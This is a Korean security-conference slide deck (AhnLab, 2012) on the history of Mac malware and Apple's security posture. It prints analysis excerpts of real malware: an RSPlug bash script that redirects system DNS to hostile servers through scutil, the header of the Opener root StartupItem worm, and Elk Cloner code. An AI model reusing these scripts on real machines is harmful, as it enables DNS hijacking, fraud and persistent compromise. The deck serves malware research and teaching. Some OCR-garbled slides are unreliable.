

---

# iThreat

---

2012.12.01

안랩 시큐리티대응센터 (ASEC) 분석팀  
차민석 책임연구원 (M-Stoned)

AhnLab

[www.CodeEngn.com](http://www.CodeEngn.com)

7th CodeEngn ReverseEngineering Conference

2012  
Code  Engn

---

# Contents

1. Mac, OS X 그리고 보안

2. Mac 보안위협 타임라인

3. OS X 악성코드 기법

4. 분석 환경 및 도구

5. OS X Internals

6. 분석시 유의 사항

7. Mac 악성코드 예측

**AhnLab**

Copyright (C) AhnLab, Inc. All rights reserved.

---

# 1. Mac, OS X 그리고 보안

---

**AhnLab**

Copyright (C) AhnLab, Inc. All rights reserved.

# Macintosh

- Macintosh

- 애플사가 디자인, 개발, 판매하는 개인용 컴퓨터 제품 이름으로 보통 Mac으로 부름
- 1984년 1월 24일 처음 출시
- Commandline Interface 대신 GUI(Graphic User Interface)와 마우스 채용



# Macintosh

---

## OS X

- NeXT 사의 NeXTSTEP을 바탕으로 제작

- 2001년 3월 24일 : Mac OS X 10.0 Cheetah
- 2006년 1월 10일 : 첫 인텔 지원 Mac OS X 10.4.4 Tiger
- 2009년 8월 28일 : 인텔만 지원하는 Mac OS X 10.6 Snow Leopard
- 2012년 2월 16일 : OS X 10.8 Mountain Lion

## OS X

From Wikipedia, the free encyclopedia

*"OSX" redirects here. For other uses, see [OSX \(disambiguation\)](#).*

**OS X** (/oʊ ˈɛs ˈtɛn/<sup>[7]</sup> formerly **Mac OS X**,<sup>[8]</sup> is a series of Unix-based graphical interface operating systems developed, marketed, and sold by [Apple Inc.](#) OS X (officially) runs exclusively on Macintosh computers and has been pre-loaded on all Macs since 2002.

OS X, whose X is the [Roman numeral for 10](#) and is a prominent part of its [brand identity](#), is built on technologies developed at NeXT between the second half of the 1980s and Apple's purchase of the company in late 1996. It was the successor to [Mac OS 9](#), released in 1999, the final release of the "classic" [Mac OS](#), which had been Apple's primary operating system since 1984.



OS X is a UNIX-like operating system that originally ran on PowerPC-based Macs. In 2006, the first Intel Macs had a specialized version of [Mac OS X v10.4 "Tiger"](#). In 2007, [Mac OS X 10.5 "Leopard"](#),<sup>[4]</sup> was the first to have UNIX 03 certification and run on both PowerPC and Intel Macs with the use of [Universal Binaries](#). [Mac OS X 10.6 "Snow Leopard"](#) was the first version of OS X to drop support for [PowerPC Macs](#) and run solely on Intel's x86-based processors. [Mac OS X 10.7 "Lion"](#) was the first version of OS X to drop support for 32-bit Intel processors and run exclusively on 64-bit Intel CPUs.

# 현황

## 증가하는 Mac 점유율

- Mac 점유율

- 세계 6-8%
- 미국 10-15% 추정



# 현황

## Mac 악성코드 감염 현황

- 2012년 4월 26일 Sophos 발표

- Sophos Mac 백신 제품 사용자 시스템 10만대 검사 결과 36대 중 1대 악성코드 감염

### Top Mac OS X malware found on Mac computers



Sophos: 7-day snapshot of 100,00 Macs (April 2012)

\* 출처 : <http://nakedsecurity.sophos.com/2012/04/24/mac-malware-study>

## Mac 악성코드에 대한 사용자 생각

Mac 악성코드는  
존재하지 않음



악성코드  
위협은 과장

Mac 백신은  
시기상조



# 보안

## Mac 악성코드에 대한 사용자 생각



\* 출처 : <http://betanews.com/2012/04/06/three-quarters-of-mac-owners-dont-use-anti-malware-software/>

# 보안

Mac 사용자들의 맹목적(?) 믿음 ?!

## The Brads

by Brad Colbow



# 애플

## 애플 보안 정책 변화

- 2012년 6월 14일 애플사 마케팅 문구 변경



### PC 바이러스에서 안전합니다.

Mac은 컴퓨터에서 퍼져 나가는 수천 종의 바이러스에도 안심할 수 있습니다. Mac OS X은 방어 체계를 갖추고 있어 별도의 작업을 하지 않아도 안전합니다.

아무 것도 하지 않아도, 안전하게 보호되는 데이터.

OS X은 사실상 거의 신경을 쓰지 않아도 바이러스를 비롯한 악성 응용 프로그램과 멀웨어(컴퓨터 파괴 소프트웨어)를 차단합니다. 예를 들어, '샌드박스'이라는 기술은 해커의 공격을 무력화 시키는데, 해커가 Mac에 실행하려는 프로그램, 접근하려는 파일, 설치하려는 기타 프로그램 등을 아예 차단해 줍니다. 또한 FileVault 2를 쓰면 데이터가 낯선 이의 손에 들어가더라도 안심할 수 있습니다. FileVault 2는 Mac의 드라이브 전체를 암호화하며, XTS-AESW 128 암호화 기술로 데이터를 보호합니다. 초기 암호화는 신속하고 조용하게 진행됩니다. FileVault 2는 이동식 드라이브에도 암호화를 적용할 수 있으며 Time Machine 백업이나 다른 외장 드라이브를 쉽게 보호하는 데에도 도움이 됩니다. 그 밖에도 악성 코드가 목표 대상을 찾지 못하도록 막는 Library Randomization, Mac에 저장된 메모리를 외부 공격으로부터 보호하는 Execute Disable 등 기타 자동 보안 기능도 갖추고 있습니다.



### 보안은 기본입니다.

OS X에 내장된 보안 기능이 몰래 숨어드는 악성 소프트웨어의 다운로드로부터 Mac을 보호합니다.

### 철저한 보안 탑재.

OS X은 Mac을 안전하게 보호하기 위한 파워풀한 첨단 기술로 설계되었습니다. 예를 들어 샌드박스이라는 기술은 해커가 Mac에 실행하려는 프로그램, 접근하려는 파일, 설치하고자 하는 기타 프로그램 등을 차단하여 해커의 모든 시도를 무력화시킵니다. 또한 FileVault 2만 있으면 데이터가 다른 사람의 손에 들어가게 되더라도 안심할 수 있습니다. FileVault 2는 Mac의 드라이브 전체를 암호화하며, XTS-AESW 128 암호화 기술로 데이터를 보호합니다. 초기 암호화는 신속하고 조용하게 진행됩니다. FileVault 2는 이동식 드라이브에도 암호화를 적용할 수 있기 때문에 Time Machine 백업이나 다른 외장 드라이브까지도 손쉽게 안전하게 보호할 수 있습니다. 이외에도 악성 명령이 목표 대상을 찾지 못하도록 막는 Library Randomization, Mac에 저장된 메모리를 외부 공격으로부터 보호하는 Execute Disable 등 자동 보안 기능을 갖추고 있습니다.

## 과거 애플 보안 정책

- 악성코드 존재 부정
- 악성코드 문제 외면 혹은 소극적 대응
- 늦은 보안 업데이트와 과거 OS 업데이트 미 적용

## 주요 감염 경로

윈도우와 유사한 감염 경로



---

## 2. Mac 보안위협 타임라인

---

**AhnLab**

Copyright (C) AhnLab, Inc. All rights reserved.

# 1981년 Elk Cloner

## 최초로 확산된 애플2 컴퓨터 바이러스

- 1981년 15세 Richard Skrenta 제작
- 1982년 실제 확산된 최초의 애플 컴퓨터 바이러스
- 디스크 입출력 (LOAD, BLOAD, CATALOG) 명령 시 플로피 디스크 감염
- 감염된 디스크로 부팅 할 때 증상 존재
  - 15 회 : INVERSE 모드, 20 회 : 비프, 25 회 : FLASH 모드, 50회 : 메시지 출력, 77 회 : 리부트
  - 매번 50 회 부팅 시 메시지 출력으로 잘못 알려짐 (80회 부팅 시 초기화 됨)



```
240 REPORT ASC 'BOOT COUNT:'
241 DFB $0
242 POEM ASC 'ELK CLONER:'
243 DFB $8D,$8D
244 ASC ' THE PROGRAM WITH A PERSONALITY'
245 DFB $8D,$8D,$8D
246 ASC 'IT WILL GET ON ALL YOUR DISKS'
247 DFB $8D
248 ASC 'IT WILL INFILTRATE YOUR CHIPS'
249 DFB $8D
250 ASC 'YES IT'
251 DFB $A7
252 ASC 'S CLONER!'
253 DFB $8D,$8D
254 ASC 'IT WILL STICK TO YOU LIKE GLUE'
255 DFB $8D
256 ASC 'IT WILL MODIFY RAM TOO'
257 DFB $8D
258 ASC 'SEND IN THE CLONER!'
259 DFB $8D,$8D,$8D,$8D,$0
```

```
ELK CLONER:

THE PROGRAM WITH A PERSONALITY

IT WILL GET ON ALL YOUR DISKS
IT WILL INFILTRATE YOUR CHIPS
YES IT'S CLONER!

IT WILL STICK TO YOU LIKE GLUE
IT WILL MODIFY RAM TOO
SEND IN THE CLONER!
```



## 1981년 Elk Cloner

## 최초로 확산된 애플2 컴퓨터 바이러스

- DOS 3.3 명령 (LOAD, BLOAD, CATALOG) 변경 해 바이러스로 점프
  - CATALOG 명령이 시작되는 0xA56E에 바이러스 코드로 점프하는 JMP \$90B6 명령으로 수정

```
%A56EL
```

|        |    |    |    |      |     |
|--------|----|----|----|------|-----|
| A56E - | A9 | 86 |    | LDA  | #86 |
| A578 - | 28 | AA | A2 | JCR  | A2  |
| A57C - | AD | BF | EA | LEA  | EBF |
| A57E - | 8D | 66 | EA | STEA | 66  |
| A579 - | 68 |    |    | RTS  |     |

```
#A06EL  
#90B6  
##AD  
#8D,X  
##AA  
#4C  
#4C
```

- \$90B6에서 먼저 감염 여부를 확인 후 원래 CATALOG 명령 수행하고 바이러스 감염 시킴


[illegible]

# 1998년 AutoStart

## Power Mac에서 전파되는 홍콩발 AutoStart 9805

- 1998년 4월 홍콩과 대만에서 발견

- QuickTime 2.0(QuickTime 2.0 이상) 과 CD-ROM AutoPlay 기능 필요
- 국내에도 유입되어 엘렉스에서 백신 제공 (1998년 5월 19일 경향신문 22면)
- \* 국내에서 제작된 최초의 맥 백신 프로그램으로 추정



- QuickTime 2.0 이상의 AutoPlay 기능 이용

- HFS (Hierarchical File System)나 HFS+ 매체 (하드디스크, 디스켓, zip 디스크 등) 감염

- 데이터 손상

- data, cod, csa로 끝나는 이름을 가진 파일에 쓰레기 덮어쓰움
- 변형 중에는 JPEG, TIFF, EPSF 파일 손상 시킴



# 2004년 10월 23일 Opener (Renepo)

## Unix shell 스크립트 웜

- 첫 맥 OS X 악성코드로 알려짐

- 2004년 3월 3일 DimBulb 가 Macintosh Underground forum에 가입
- 3월 13일부터 스크립트 웜에 대해 포스팅 하며 그룹 사람들과 함께 제작
- 9월 10일에 포스팅 된 버전이 10월 23일 2시 43분부터 외부에 알려짐
- 10월 24일 부터 항의 게시물 폭증해 제작 포기

- 증상

- 시스템 보안 설정 낮춤
- OS X 방화벽, 소프트웨어 업데이트 기능 해제
- ohphoneX (목소리 및 비디오 공유), dsniiff (암호 스니퍼), John the Ripper (암호 크랙) 다운로드 후 설치

- 애플 대응

- 애플사 악성코드 부정하며 공식 대응 안 함

"Apple has just released the following statement and will not comment beyond this: '**Opener is not a virus, Trojan horse, or worm.** It does not propagate itself across a network, through email, or over the web. Opener can only be installed by someone who already has access to your system and provides proper administrator authentication. Apple advises users to only install software from vendors and websites that they know and trust.'"

- 2005년 4월 애플사 OS X 10.4 Tiger 보안업데이트 발표 (취약점은 2003년 봄 부터 존재)

# 2004년 10월 23일 Opener (Renepo)

## Unix shell 스크립트 원

- 자세한 이야기

- <http://rixstep.com/1/20060311,00.shtml>

```
#####
# opener 2.3.8 - a startup script to turn on services and gather user info & ha
#####
# Originally written by DimBulb
# Additional code: JawnDoh!, Dr_Springfield, g@pple
# Additional ideas and advice: Zo, BSDOSX

# To install this script you need admin access or
# physical access (boot from a CD or firewire/usb, ignore permissions on the in
# write access to either /Library/StartupItems /System/Library/StartupItems or
# write access to any existing StartupItem (which you can then replace with thi
# write access to the rc, crontab, or periodic files (and have them run or inst
# you could trick someone who has an admin account into installing it.

# It should go in /System/Library/StartupItems or /Library/StartupItems (when i
# will move itself to /System/Library/StartupItems)

# Since it is a StartupItem it will run as root - thus no "sudo" commands are n
# it as any other user most of the commands will generate errors! (You could su

# Save start time and date for performance testing
echo -n "opener 2.3.7 : Start " >> /.performance.txt ; date >> /.performance.tx
```

## 2006년 2월 13일 Leap

### 실질적 첫 OS X 악성코드

- 전파

- iChat 친구 리스트로 악성코드가 포함된 latestpics.tgz를 전송

- \* 버그로 모두 성공하지는 못함



\* Source : [http://www.symantec.com/security\\_response/writeup.jsp?docid=2006-021614-4006-99&tabid=2](http://www.symantec.com/security_response/writeup.jsp?docid=2006-021614-4006-99&tabid=2)

- 코드 내 문자열

```
00001F00: 00 00 00 00 .2F 74 6D 70 .2F 61 70 70 .68 6F 6F 6B /tmp/apphook
00001F10: 5F 70 72 6F .6A 65 63 74 .2F 61 70 70 .68 6F 6F 6B _project/apphook
00001F20: 2E 6D 00 00 .4E 53 4F 62 .6A 65 63 74 .00 00 00 00 .m NSObject
00001F30: 61 70 70 68 .6F 6F 6B 00 .63 6F 6D 2E .61 70 70 6C apphook.com.appl
00001F40: 65 2E 69 43 .68 61 74 00 .63 6F 6D 2E .61 70 70 6C e.iChat.com.appl
00001F50: 65 2E 6D 61 .69 6C 00 00 .42 75 64 64 .79 4C 69 73 e.mail Buddylis
00001F60: 74 00 00 00 .46 69 6C 65 .50 72 6F 67 .72 65 73 73 t FileProgress
00001F70: 00 00 00 00 .4D 65 73 73 .61 67 65 45 .64 69 74 6F MessageEdito
00001F80: 72 00 00 00 .2F 74 6D 70 .2F 6C 61 74 .65 73 74 70 r /tmp/latestp
00001F90: 69 63 73 2E .67 7A 00 00 .41 76 61 69 .6C 61 62 6C ics.gz Availabl
00001FA0: 65 00 00 00 .49 64 6C 65 .00 00 00 00 .41 77 61 79 e Idle Away
```

- Mac OS X 사용자에게 실제 발생한 첫 사건

## 2007년 10월 RSPlug (Dnschanger)

금전적 이득 목적의 악성코드 등장

- RSPlug(Dnschanger)
  - DNS 주소 변경 해 피싱 사이트로 유도해 금전적 이득
- 스크립트형

```
#!/bin/bash
s1=85.255.115.58
s2=85.255.112.224
path="/Library/Internet Plug-Ins"

PSID=$( < /usr/sbin/scutil | grep PrimaryService | sed -e 's/.*PrimaryService :
open
get State:/Network/Global/IPv4
d.show
quit
EOF
)

/usr/sbin/scutil << EOF
open
d.init
d.add ServerAddresses * $s1 $s2
set State:/Network/Service/$PSID/DNS
quit
EOF

exist=`crontab -l | grep plugins.settings`
```

## 2008년 1월 17일 첫 가짜 백신 프로그램

맥용 가짜 백신 프로그램 Mac Sweeper 등장

- KiVVi Software에서 제작한 가짜 백신 프로그램

- 항상 무언가 진단하고 구매 요구

- \* 제작 회사는 유용한 프로그램이지만 강제 마케팅 등으로 불편을 끼쳐 미안하다고 사과





## 2008년 12월 3일 애플사 백신 프로그램 권장 후 삭제

애플사 악성코드 경고 후 언론 관심으로 웹사이트 삭제

- 애플사 백신 프로그램 사용 권장

### Apple quietly recommends using antivirus software

by Jeremy Kirk, IDG News Service Dec 3, 2008 3:12 am

I'm a Mac. You're a PC. But we both need antivirus software.

Apple, which has long perpetuated the belief that its operating system is immune to security problems, is recommending that users install security software to make it harder for hackers to target its platform.

"Apple encourages the widespread use of multiple antivirus utilities so that virus programmers have more than one application to circumvent, thus making the whole virus writing process more difficult," according to a support note [posted](#) last month. The note was first spotted by [The Washington Post](#).

#### SIMILAR ARTICLES



Mac Security



Inside Snow Leopard's hidden malware protection



The ARDA hole: What know

- 애플사 백신 프로그램 사용 권장 페이지 삭제

### Apple removes antivirus support page

by Jim Dalrymple, Macworld.com Dec 3, 2008 11:20 am

A support page on Apple's Web site recommending users purchase antivirus software for their Macs [received a lot of attention](#) over the past couple of days, but on Tuesday Apple removed the page from its Web site.

"We have removed the KnowledgeBase article because it was old and inaccurate," Apple spokesman Bill Evans, told Macworld.

"The Mac is designed with built-in technologies that provide protection against malicious software and security threats right out of the box."

#### SIMILAR ARTICLES



Inside Snow Leopard's hidden malware protection

# 2011년 5월 가짜 백신 프로그램 대거 등장

## 본격적인 가짜 백신 프로그램 등장

- 가짜 백신 프로그램 대거 등장

- Mac Defender, Mac Protector, Mac Security, Mac Guard, Mac Shield 등의 이름 사용

\* 애플사 5월 30일 보안 업데이트를 통해 제거 추가

- 실제 문제 발생

- AppleCare로 6 만 건의 문의 발생

- 애플 대응

- 대응하지 말라는 지침 알려짐

Resolution: Referred Customer; to either Apple Web Site or third party as appropriate.

Things you must never do according to the client:

- You cannot show the customer how to force quit Safari on a Mac Defender call.
- You cannot show the customer how to remove from the Login Items.
- You cannot show the customer how to stop the process of Mac Defender in their Activity Monitor.
- You cannot refer the customer to ANY forums or discussions boards for resolution (this includes the Apple.com forums)

\* 출처 : <http://i.zdnet.com/blogs/apple-support-instructions.png?tag=content;siu-container>

\* 국내에는 애플사에서 악성코드를 부정하라는 내용으로 잘못 알려짐

([http://www.parkoz.com/zboard/view.php?id=express\\_freeboard2&page=1&sn1=&divpage=12&sn=off&ss=on&sc=off&select\\_arrange=headnum&desc=asc&no=30424&cstart\\_page=0](http://www.parkoz.com/zboard/view.php?id=express_freeboard2&page=1&sn1=&divpage=12&sn=off&ss=on&sc=off&select_arrange=headnum&desc=asc&no=30424&cstart_page=0))

## 2011년 7월 Olyx

표적공격 ?

- PortalCurrent events-2009 July 5.rar 내 악성코드 포함
  - 시위 사진 (주로 중국)

### Backdoor Olyx - is it malware on a mission for Mac?

mmpc2 25 Jul 2011 5:30 PM



The recent emergence of rogue security software applications for Mac demonstrates how cybercriminals effectively use social engineering techniques to manipulate users' responses - specifically, exploiting user's fear of revealing sensitive information such as credit card details. This scare tactic evidently works regardless of the platform. While financial gain is primarily the motivation that drives elaborate schemes of Internet fraud, a threat that appears limited and specific to its target raises interesting questions about whether this threat is on a mission.

\* source : <http://blogs.technet.com/b/mmpc/archive/2011/07/25/backdoor-olyx-is-it-malware-on-a-mission-for-mac.aspx>

- 사진을 클릭 할 때 악성코드 실행하도록 유도
  - Current events 2009 July 5 : OS X 악성코드
  - Video-Current events 2009 July 5.exe : Windows 악성코드



## 2012년 3월 티벳 NGO 표적 공격

---

### 티벳 NGO에 대한 표적 공격 확인

- 티벳 독립 활동가에 대한 표적 공격 확인
  - 취약점 이용한 공격 확인

### Targeted attacks against Tibet organizations

March 13th, 2012 | Posted by [jaime.blasco](#) in [News](#)

We recently detected several targeted attacks against Tibetan activist organizations including the Central Tibet Administration and International Campaign for Tibet, among others. We believe these attacks originate from the same group of Chinese hackers that launched the 'Nitro' attacks against chemical and defense companies late last year and are aimed at both spying on and stealing sensitive information about these organizations' activities and supporters.

### AlienVault Tibet related Research now used to target Tibetan non-governmental

March 19th, 2012 | Posted by [jaime.blasco](#) in [News](#)

A few hours ago Greg Walton [posted a warning](#) on spearphishing mails sent to non-governmental organizations related to Tibet. The content of these emails is about our previous research [Targeted Attacks against Tibetan organizations](#).

## 2012년 4월 Flashback

### Zero-day Java 취약점 이용한 Flashback 변형 맵 60 만대 이상 감염

- 2월 발견된 Java 취약점 이용

- 2월 CVE-2011-3544 & CVE-2008-5353 취약점 이용

- 3월 16일 CVE-2012-0507 취약점 이용 (애플사 늦은 업데이트로 19일 동안 zero-day 공격 발생)


- 4월 3일 애플사 업데이트 실시

- APPLE-SA-2012-04-03-1 Java for OS X 2012-001 and Java for Mac OS X 10.6 Update 7

- 최대 75 만대 이상 시스템 감염 (<http://news.drweb.com/show/?i=2341&lng=en&c=5>)

- 미국 352,341 대, 캐나다 123,033 대, 영국 84,013 대, 오스트레일리아 48,298 대

- 대한민국 : 130 대



Boris Sharov @b\_sharov

2시간

@xcoolcat7 Czech Republic 132 0.0 % Korea, Republic of 130 0.0 %

Taiwan 128 0.0 % Romania 128 0.0 %

← Jacky(Minseok) Cha님에게 한 답글

## 2012년 4월 13일 Sabpab

### 티벳 NGO에 대한 표적 공격


- 오피스와 Java 취약점 이용

- 2012년 2월 : 워드 문서 (MS09-027, CVE-2009-0563) 이용한 공격 (1.5 개월 동안 발견 안됨)

- 2012년 4월 : Java 취약점 이용한 공격

- \* 2012년 2월 샘플은 4월 자바 취약점 이용한 공격 후 발견.

- 백도어 기능



- Luckycat와 연관성

- 동일 IP 접속으로 추정

## 2012년 6월 27일 위구르 독립 운동가에 대한 표적공격

### 중국 위구르 독립 운동가에 대한 표적공격

- 메일에 사진과 악성코드 첨부
  - 파워PC와 인텔 맥에서 실행 가능한 백도어
- 2012년 3월 티벳 표적공격에 사용된 악성코드와 유사
  - 동일 세력이 티벳과 위구르 독립 운동가 감시 목적으로 제작 추정

|                                |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |               |                  |
|--------------------------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|---------------|------------------|
| [ ] File: C:\WORK\MACONT~1.OSX |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    | Size: 46.676  |                  |
| Offset: A899h, 43,161          |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    | Dec[2]: 17455 |                  |
| A899:                          | 2F | 44 | 65 | 76 | 65 | 6C | 6F | 70 | 65 | 72 | 2F | 6C | 6F | 6E | 67 | 67            | /Developer/longg |
| A8A9:                          | 65 | 67 | 65 | 50 | 72 | 6F | 6A | 65 | 63 | 74 | 2F | 4D | 61 | 63 | 20 | 43            | egeProject/Mac C |
| A8B9:                          | 6F | 6E | 74 | 72 | 6F | 6C | 2F | 4D | 61 | 63 | 43 | 6F | 6E | 74 | 72 | 6F            | ontrol/MacContro |
| A8C9:                          | 6C | 20 | 56 | 31 | 2E | 31 | 2E | 31 | 2F | 46 | 6F | 75 | 6E | 64 | 61 | 74            | l U1.1.1/Foundat |
| A8D9:                          | 69 | 6F | 6E | 5F | 48 | 65 | 6C | 6C | 6F | 2E | 6D | 6D | 00 | 2F | 44 | 65            | ion_Hello.mm /De |
